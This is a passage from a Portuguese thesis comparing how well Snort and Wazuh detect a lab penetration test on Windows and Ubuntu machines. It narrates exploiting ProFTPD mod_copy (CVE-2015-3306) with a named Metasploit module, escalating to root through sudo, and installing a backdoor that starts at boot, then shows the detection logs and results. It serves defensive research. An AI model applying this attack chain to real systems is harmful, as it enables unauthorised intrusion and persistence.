
4.3.2 Ubuntu

4.3.2.1 Análise de Vulnerabilidades

Assim como nos testes realizados no sistema Windows, o NMAP também foi utilizado nessa etapa, usando o mesmo comando. Conforme apresentado na Figura 12, a porta 21, que corresponde ao serviço FTP, possui diversas vulnerabilidades, uma delas identificada como CVE-2015-3306, é a falha configurada anteriormente, que será explorada.


Conforme ilustado na Figura 13, a porta 80, onde roda o serviço Apache, também possui vulnerabilidades, porém, elas não foram exploradas. Vale ressaltar que é necessário que esta porta esteja ativa para explorar a falha presente no ProFTPD 1.3.5.

Figura 12 – Varredura da porta 21 com NMAP no Ubuntu



Fonte: Elaborado pelo autor

Figura 13 – Varredura da porta 80 com NMAP no Ubuntu




Fonte: Elaborado pelo autor

4.3.2.2 Exploração

Nesta etapa, também foi utilizado a *framework* Metasploit, selecionando o *exploit* com o comando **use unix/ftp/proftpd_modcopy_exec**, em seguida configurando o IP da máquina alvo e o caminho do diretório onde é possível ler e escrever sem estar autenticado.

Ao estabelecer a conexão com o serviço FTP do Alvo 2, o Metasploit envia um código PHP malicioso através dos comandos **SITE CPFR** e **SITE CPTO** do módulo *mod_copy* do ProFTPD 1.3.5. Este arquivo é inserido no diretório */var/www/html*, o qual permite que qualquer usuário, incluindo os não autenticados, leia e escreva arquivos nele. Como este é o diretório do servidor web, basta acessar a página *http://192.168.0.9/STClz6.php* para que o código seja executado, estabelecendo uma conexão remota e fornecendo acesso ao terminal do Ubuntu, conforme a Figura 14.

Figura 14 – Explorando a vulnerabilidade no serviço ProFTPD 1.3.5




Fonte: Elaborado pelo autor

4.3.2.3 Pós-Exploração

Após conseguir uma conexão remota, o usuário que é utilizado é o *www-data*, um usuário padrão do servidor web Apache com privilégios limitados. A partir desse ponto, o objetivo é escalar os privilégios para o usuário *root*, que detém autoridade total sobre o sistema.

Como é mostrado na Figura 15, ao executar o comando **sudo -l**, é listado os direitos de superusuário (root) ou as permissões especiais que são concedidas a um usuário, no caso, o usuário *www-data*. Isso permite que um usuário verifique quais comandos específicos ele pode executar com privilégios elevados usando o sudo. Geralmente, o comando sudo necessita inserir a senha do usuário, porém, este usuário em questão possui uma configuração que permite executar o comando sem a necessidade de fornecer a senha.


Figura 15 – Verificando permissões especiais



Fonte: Elaborado pelo autor

Ao listar os arquivos presentes no diretório, conforme a Figura 16, nota-se que o arquivo "test.sh" pertence ao usuário *root*. Esse *script* permite ao usuário atual adquirir privilégios de *root*, através do comando **sudo ./test.sh** passando a ter acesso ao nível mais alto do sistema.

Figura 16 – Acessando o usuário root



Fonte: Elaborado pelo autor

Assim como no Windows, após realizar a escalação de privilégio, foi salvo o arquivo malicioso "backdoor.elf" para ser executado ao iniciar o sistema (Figura 17).

Figura 17 – Inicializando backdoor.elf junto com o Ubuntu

Fonte: Elaborado pelo autor

5 Resultados

Este capítulo apresenta os resultados do teste de intrusão realizado de acordo com a metodologia proposta no capítulo anterior. O objetivo principal é avaliar a eficiência de sistemas de detecção de intrusões de rede (NIDS) e sistemas de detecção de intrusões em *hosts* (HIDS) na identificação de ataques. O teste de intrusão foi conduzido em três etapas distintas, primeiro em um ambiente Windows e depois em um ambiente Linux.

A primeira etapa consistiu na análise das vulnerabilidades das máquinas alvo. Na segunda etapa, realizou-se a exploração dessas vulnerabilidades para obter acesso às máquinas. Por fim, a terceira etapa focou na escalada de privilégios.

É importante ressaltar que o enfoque deste estudo não se concentrou na capacidade das ferramentas em responder às ameaças, mas sim na identificação das mesmas.


Para análise dos pacotes do Snort, foi realizada utilizando a ferramenta Wireshark. O Snort também oferece uma funcionalidade que simplifica a análise dos pacotes ao mostrar as mensagens dos alertas gerados. Porém, uma vez que nenhuma regra personalizada foi criada para a detecção dos ataques realizados neste trabalho, a utilização do Wireshark foi considerada suficiente para a análise dos pacotes.

5.1 Análise de Vulnerabilidades

Essa fase consistiu em realizar uma varredura de portas e identifcar as vulnerabilidades conhecidas referente ao serviço de cada porta aberta, utilizando o NMAP.

A ferramenta NIDS Snort, foi capaz de detectar a varredura de portas em ambos sistemas, identificando também, o IP da máquina atacante. Os pacotes do NMAP relacionados à descoberta de vulnerabilidades nas portas, revelaram o nome da ferramenta, conforme ilustrado na Figura 18.

Figura 18 – Pacote do NMAP capturado pelo Snort




Fonte: Elaborado pelo autor

Já a ferramenta HIDS Wazuh, não detectou a varredura de portas em sí, mas sim, as

tentativas do NMAP em achar vulnerabilidades no ambiente Linux, conforme a Figura 19. No sistema Windows, nada foi reportado.

Figura 19 – Detecção da análise de vulnerabilidade do NMAP pelo Wazuh



Fonte: Elaborado pelo autor


O Wazuh possui uma funcionalidade ativada por padrão de detectar vulnerabilidades no sistema. Várias falhas nas máquinas foram reportadas, entretanto as falhas exploradas neste trabalho, no serviço SMB e FTP do Windows e Linux respectivamente, não foram reportadas.

5.2 Exploração

A segunda fase teve como finalidade ganhar o acesso remoto das máquinas Windows e Linux através das suas falhas, configuradas propositalmente visando esta etapa e assim colher os relatórios das IDS.


No ataque ao serviço SMB do Windows 7, o Snort conseguiu relatar várias atividades, incluindo tentativas de autenticação e leitura de diretórios, como evidenciado na Figura 20. Em relação ao serviço FTP no Ubuntu, o Snort registrou as requisições, detalhando até mesmo os comandos **SITE CPFR/CPTO** do módulo vulnerável "mod_copy", bem como a transferência do arquivo malicioso em PHP para o diretório onde o servidor web está em execução, conforme demonstrado na Figura 21.

Figura 20 – Pacotes SMB capturado pelo Snort



Fonte: Elaborado pelo autor

Figura 21 – Pacotes FTP capturado pelo Snort



Fonte: Elaborado pelo autor


No Windows 7, o Wazuh detectou apenas um evento de login do usuário "Convidado" enquanto no ambiente Linux não foram registrados quaisquer relatórios ou eventos.

5.3 Pós-Exploração

A última etapa corresponde a ganhar o nível mais alto das máquinas e implantar um *malware* que se inicia junto com o sistema.


A ferramenta Snort registrou os pacotes que correspondem aos comandos realizados nos sistemas, no entando somente no ataque ao sistema Linux, foi possível observar quais comandos foram realizados como por exemplo o comando **sudo ./test.sh**, que permitiu acessar o usuário *root* (Figura 22) e o comando que configura o arquivo malicioso na inicialização do Ubuntu (Figura 23).

Figura 22 – Pacote capturado pelo Snort executando script no Ubuntu



Fonte: Elaborado pelo autor

Figura 23 – Pacote capturado pelo Snort configurando *backdoor* no Ubuntu



Fonte: Elaborado pelo autor

Somente no Ubuntu, foi registrado pelo Wazuh, o alerta referente ao arquivo malicioso com permissões elevadas como mostra na Figura 24 e também a modificação feita no arquivo "rc.local"para que esse *malware* inicializasse junto com o sistema conforme a Figura 25.

Figura 24 – Funcionalidade de *rootcheck* do Wazuh

```
** Alert 1693577334.3366462: - ossec,rootcheck,pci_dss_10.6.1,gdpr_IV_35.7.d,
2023 Sep 01 11:08:54 (ubuntu-tcc) any->rootcheck
Rule: 510 (level 7) -> 'Host-based anomaly detection event (rootcheck).'
File '/root/backdoor.elf' is owned by root and has written permissions to anyone.
title: File is owned by root and has written permissions to anyone.
file: /root/backdoor.elf
```

Fonte: Elaborado pelo autor

Figura 25 – Verificação de integridade do Wazuh

```
** Alert 1693578207.3435775: - ossec,syscheck,syscheck_entry_modified,syscheck_file,pci_dss_11.5,
2023 Sep 01 11:23:27 (ubuntu-tcc) any->syscheck
Rule: 550 (level 7) -> 'Integrity checksum changed.'
File '/etc/rc.local' modified
Mode: scheduled
Changed attributes: size,mtime,md5,sha1,sha256
Size changed from '306' to '0'
Old modification time was: '1551225464', now it is '1693577918'
Old md5sum was: '10fd9f051accb6fd1f753f2d48371890'
New md5sum is : 'd41d8cd98f00b204e9800998ecf8427e'
Old sha1sum was: 'a9ca22d71797c9bb824e1c9885f3412df5432cf2'
New sha1sum is : 'da39a3ee5e6b4b0d3255bfef95601890afd80709'
Old sha256sum was: '8aa661c15cf9a35c32c79055bf69ab2d16354128ddd67a1bce0a7e48fe26f2e3'
New sha256sum is : 'e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855'
```

Fonte: Elaborado pelo autor

5.4 Análise dos resultados

Nesta seção, é realizada uma análise dos dados resultantes dos testes descritos nas seções anteriores. A análise dos resultados obtidos deste estudo revelou aspectos significativos relacionados à eficácia do sistema de detecção de intrusões Snort e à comparação entre as capacidades de identificação de ataques nos ambientes Linux e Windows.

O resumo desses resultados, previamente apresentados, está resumido na Tabela 6. Nela, destaca-se que o Snort demonstrou uma eficácia maior em detectar os ataques nos ambientes Linux e Windows, identificando todas as três etapas do processo de invasão. Isso se deve à sua capacidade de capturar integralmente todos os pacotes enviados pela máquina atacante em direção aos seus alvos, permitindo a identificação precisa do protocolo utilizado e dos dados transmitidos. Tais informações são extremamente relevantes para que um administrador de rede possa tomar decisões na proteção da rede.

Tabela 6 – Resultados obtidos

Etapas do Ataque	**Snort (NIDS)**	**Wazuh (HIDS)**
Análise de Vulnerabilidades	Detectou o NMAP	Apenas no Linux
Exploração	Detectou os serviços explorados e também o payload enviado	O Windows detectou um evento de login, porém com baixo nível de severidade
Pós-Exploração	Registrou os comandos enviados para escalar privilégios	Somente Linux detectou o backdoor instalado e alterações nos registros

Fonte: Elaborado pelo autor

O desempenho do Wazuh se destacou especialmente no ambiente Linux, onde foi capaz de detectar com sucesso a análise de vulnerabilidades realizada pelo NMAP, bem como a fase de pós-exploração na qual um arquivo malicioso, com permissões elevadas, foi implantado e configurado para ser executado durante o processo de inicialização do sistema.

É interessante ressaltar que na etapa mais crítica, a fase de exploração, na qual a máquina atacante buscava obter acesso às máquinas-alvo, o Wazuh não gerou alertas relevantes. O sistema Windows registrou um alerta relacionado ao login do usuário "Convidado", no entanto, é importante notar que esse alerta foi classificado com um nível de severidade baixo e pode ser interpretado como um falso negativo, que ocorre quando um evento é classificado como seguro, mas na realidade representa uma tentativa de ataque.

6 Considerações Finais

Este estudo foi elaborado com o propósito de avaliar a eficácia de um sistema de detecção de intrusão (IDS) baseado em rede, utilizando o Snort, e de um IDS baseado em *host* por meio do Wazuh, em um cenário de teste de intrusão. Os testes foram conduzidos nos ambientes Windows e Linux que simularam um ambiente corporativo.

Os resultados obtidos com o Snort como solução de detecção de intrusão baseada em rede foram altamente satisfatórios, demonstrando eficácia ao detectar todas as fases do processo de invasão em ambas as máquinas. No entanto, em relação ao Wazuh, os resultados não corresponderam às expectativas, pois não alertaram sobre a etapa crítica de invasão das máquinas.

É interessante que os dois tipos de sistemas atuem em conjunto, para que um complemente a lacuna do outro. Por exemplo, na fase de exploração, o Wazuh detectou uma evento de sessão no Windows, embora com um nível de severidade baixo. Em contrapartida, o Snort foi capaz de identificar as conexões e os dados transmitidos, que permitiram esta sessão. Outro exemplo ocorre na fase de pós-exploração, se a comunicação estivesse criptografada, o Snort não teria capacidade de ler os comandos enviados para instalar o *backdoor* ou modificar os registros, no entanto, o Wazuh seria capaz de identificar essas alterações no ambiente Linux. Essa colaboração entre esses sistemas proporciona uma visão mais abrangente de um ataque, facilitando na tomada de decisões.

Vale ressaltar que estes dispositivos não devem ser considerado como a única medida de segurança em um plano de proteção de uma empresa. Outras ferramentas, como *firewalls* e antivírus, por exemplo, desempenham papéis complementares na defesa cibernética, dificultando as tentativas de intrusão.

Outro ponto de extrema importância diz respeito às versões dos sistemas e serviços explorados neste estudo, que estavam desatualizadas, apresentando diversas vulnerabilidades. Isso ressalta a necessidade de manter as máquinas constantemente atualizadas. Quando a atualização de um recurso específico não for viável, medidas de segurança adicionais devem ser adotadas para mitigar os riscos associados a essa brecha de segurança.

A segurança da informação é uma área extremamente ampla e oferece um vasto campo para futuras pesquisas, que podem ser uma continuação deste trabalho. Algumas sugestões interessantes para estudos futuros incluem:

- Implementar um sistema de prevenção de intrusão, adicionando novas regras para bloquear os ataques realizados;
- Analisar o desempenho das soluções de detecção de intrusão em termos de consumo de recursos.

Referências

ALVES, G. A. *Segurança da Informação: uma visão inovadora da gestão*. Rio de Janeiro: Ciência Moderna, 2006. Citado na página 14.

ASSOCIAÇÃO BRASILEIRA DE NORMAS TÉCNICAS. *NBR 17799: Técnicas de segurança e código de práticas para a gestão de segurança da informação*. Rio de Janeiro, 2005. Citado na página 14.

BEAL, A. *Gestão estratégica da informação: como transformar a informação e a tecnologia da informação em fatores de crescimento e de alto desempenho nas organizações*. São Paulo: Atlas, 2012. Citado na página 15.

CLARO, J. R. *SISTEMAS IDS E IPS – ESTUDO E APLICAÇÃO DE FERRAMENTA OPEN SOURCE EM AMBIENTE LINUX*. 2015 — Instituto Federal de Educação, Ciência e Tecnologia Sul-Rio-Grandense, Passo Fundo, 2015. Acesso em: 4 março 2023. Disponível em: <https://painel.passofundo.ifsul.edu.br/uploads/arq/20160331191141344853464.pdf>. Citado na página 28.

COELHO, F.; ARAUJO, L.; BEZERRA, E. *Gestão da segurança da informação*. 2. ed. [S.l.]: Rede Nacional de Ensino e Pesquisa, 2014. Citado na página 15.

CORSO, A. A. *Instalação e Utilização de um Sistema de Detecção de Intrusão*. 2009 — Universidade Federal do Rio Grande do Sul Instituto de Informática, Porto Alegre, 2009. Acesso em: 1 maio 2023. Disponível em: <https://www.lume.ufrgs.br/bitstream/handle/10183/18572/000730976.pdf?sequence=1>. Citado na página 29.

DIóGENES, Y.; MAUSER, D. *Certificação Security+ da prática para o exame SYO-301*. 2. ed. Rio de Janeiro: Novaterra Editora e Distribuidora Ltda, 2013. Citado nas páginas 17, 20 e 21.

EFE, A.; ABACI, N. Comparison of the host-based intrusion detection systems and network-based intrusion detection systems. *Celal Bayar University Journal of Science*, Ankara, v. 18, p. 22–33, jan 2022. Acesso em: 25 abr. 2023. Disponível em: <https://dergipark.org.tr/en/download/article-file/1419248>. Citado na página 29.

Fortinet. *Brasil é o segundo país que mais sofre ataques cibernéticos na América Latina*. 2022. <https://www.fortinet.com/br/corporate/about-us/newsroom/press-releases/2022/brasil-e-o-segundo-pais-que-mais-sofre-ataques-ciberneticos-na-a>. Acesso em: 5 maio 2023. Citado na página 13.

GODOY, A. S. Pesquisa qualitativa tipos fundamentais. *Revista de Administração de Empresas*, São Paulo, SP, v. 35, n. 3, p. 20–29, 1995. Citado na página 30.

GREENBERG, A. *Sandworm: A New Era of Cyberwar and the Hunt for the Kremlin's Most Dangerous Hackers*. New York: Doubleday, 2019. Citado na página 33.

International Telecommunication Union. *Recommendation X.800. Security Architecture for Open Systems Interconnection for CCITT Applications*. Geneva, 1991. 46 p. Citado na página 15.

Internet Engineering Task Force. *Request for Comments: Internet Security Glossary, Version 2*. [S.l.], 2007. Acesso em: 25 abr. 2023. Citado na página 15.

JOHNSON, T. A. *Cybersecurity Protecting Critical Infrastructures from Cyber Attack and Cyber Warfare*. 1. ed. Missouri: CRC Press Taylor Francis Group, 2015. Citado na página 12.

KUROSE, J. F.; ROSS, K. W. *Redes de computadores e a internet: uma abordagem top-down*. 6. ed. São Paulo: Pearson Education do Brasil, 2014. Citado nas páginas 12, 16, 21 e 34.

LOSHIN, P. Top kali linux tools and how to use them. *TechTarget SearchSecurity*, 2022. Acesso em: 16 de agosto de 2023. Disponível em: <https://www.techtarget.com/searchsecurity/tip/Top-Kali-Linux-tools-and-how-to-use-them>. Citado na página 31.

MITNICK, K. D.; SIMON, W. L. *A arte de enganar: ataques de hackers: controlando o fator humano na segurança da informação*. São Paulo: Makron Books, 2003. Citado na página 16.

MORENO, D. *Introdução ao Pentest*. 1. ed. São Paulo: Novatec, 2015. Citado nas páginas 17, 18, 20, 34 e 37.

NAKAMURA, E. T.; GEUS, P. L. d. *Segurança de Redes em Ambientes Cooperativos*. 2. ed. [S.l.]: Novatec, 2007. Citado nas páginas 22 e 23.

Open Information Systems Security Group. *Information Systems Security Assessment Framework (ISSAF) draft 0.2*. [S.l.], 2005. Acessado em 6 de agosto de 2023. Disponível em: <https://untrustednetwork.net/files/issaf0.2.1.pdf>. Citado na página 19.

OSSEC. <https://ossec-docs.readthedocs.io/en/latest/>. Acesso em: 28 maio 2023. Citado na página 24.

SecurityOnion. <https://docs.securityonion.net/en/2.3/>. Acesso em: 29 maio 2023. Citado na página 25.

Snort. <https://www.snort.org/documents#OfficialDocumentation>. Acesso em: 29 maio 2023. Citado na página 25.

STALLINGS, W. *Criptografia e segurança de redes: princípios e práticas*. 6. ed. São Paulo: Pearson Education do Brasil, 2015. Citado na página 14.

Suricata. <https://redmine.openinfosecfoundation.org/projects/suricata/wiki/Suricata_User_Guide>. Acesso em: 29 maio 2023. Citado na página 26.

SêMOLA, M. *Gestão da segurança da informação: uma visão executiva*. 2. ed. Rio de Janeiro: Elsevier, 2014. Citado nas páginas 14 e 17.

TANENBAUM, A.; FEAMSTER, N.; WETHERALL, D. *Redes de Computadores*. 6. ed. Porto Alegre: Bookman, 2021. Citado na página 12.

TANENBAUM, A. S.; WETHERALL, D. *Redes de computadores*. 5. ed. São Paulo: Pearson Prentice Hall, 2011. Citado na página 17.

TANENBAUM, A. S.; WOODHULL, A. S. *Sistemas Operacionais, projeto e implementação*. 3. ed. Porto Alegre: Bookman, 2008. Citado na página 17.

TREVISAN, C. C. A. *Estudo Comparativo entre Ferramentas de Prevenção e Detecção de Intrusos em um Ambiente Corporativo*. 2015 — Universidade Federal de Santa Maria, Santa Maria, 2015. Acesso em: 11 abr. 2023. Disponível em: <https://www.ufsm.br/app/uploads/sites/495/2019/05/2015-Caio-Trevisan.pdf>. Citado na página 28.

VANOVER, R.; HALETKY, E. *VMware vs. VirtualBox: Which is better for host-based virtualization?* 2010. Acesso em: 26 de agosto de 2023. Disponível em: <https://searchservervirtualization.techtarget.com/feature/VMware-Workstation-vs-VirtualBox>. Citado na página 31.

Wazuh. <https://documentation.wazuh.com/current/index.html>. Acesso em: 29 maio 2023. Citado na página 26.

WHITMAN, M. E.; MATTORD, H. J. *Principles of Information Security Fourth Edition*. 4. ed. Boston: Cengage Learning, 2011. Citado nas páginas 15, 16, 17, 21, 22 e 23.

Zeek. <https://docs.zeek.org>. Acesso em: 29 de maio de 2023. Citado na página 23.

Apêndices

APÊNDICE A – Instalação e configuração do Snort

Para que o Snort rode sem problemas, o primeiro passo é instalar bibliotecas que são utilizadas pelo mesmo, através do comando da Tabela 7.

Tabela 7 – Instalação das bibliotecas para uso do Snort

```
# sudo apt install libpcap-dev libpcre3-dev libssl-dev libdnet-dev
```


Em seguida, é feita a instalação do Snort e suas regras com o comando da Tabela 8.

Tabela 8 – Instalação do Snort

```
# sudo apt install snort snort-common snort-rules-default
```

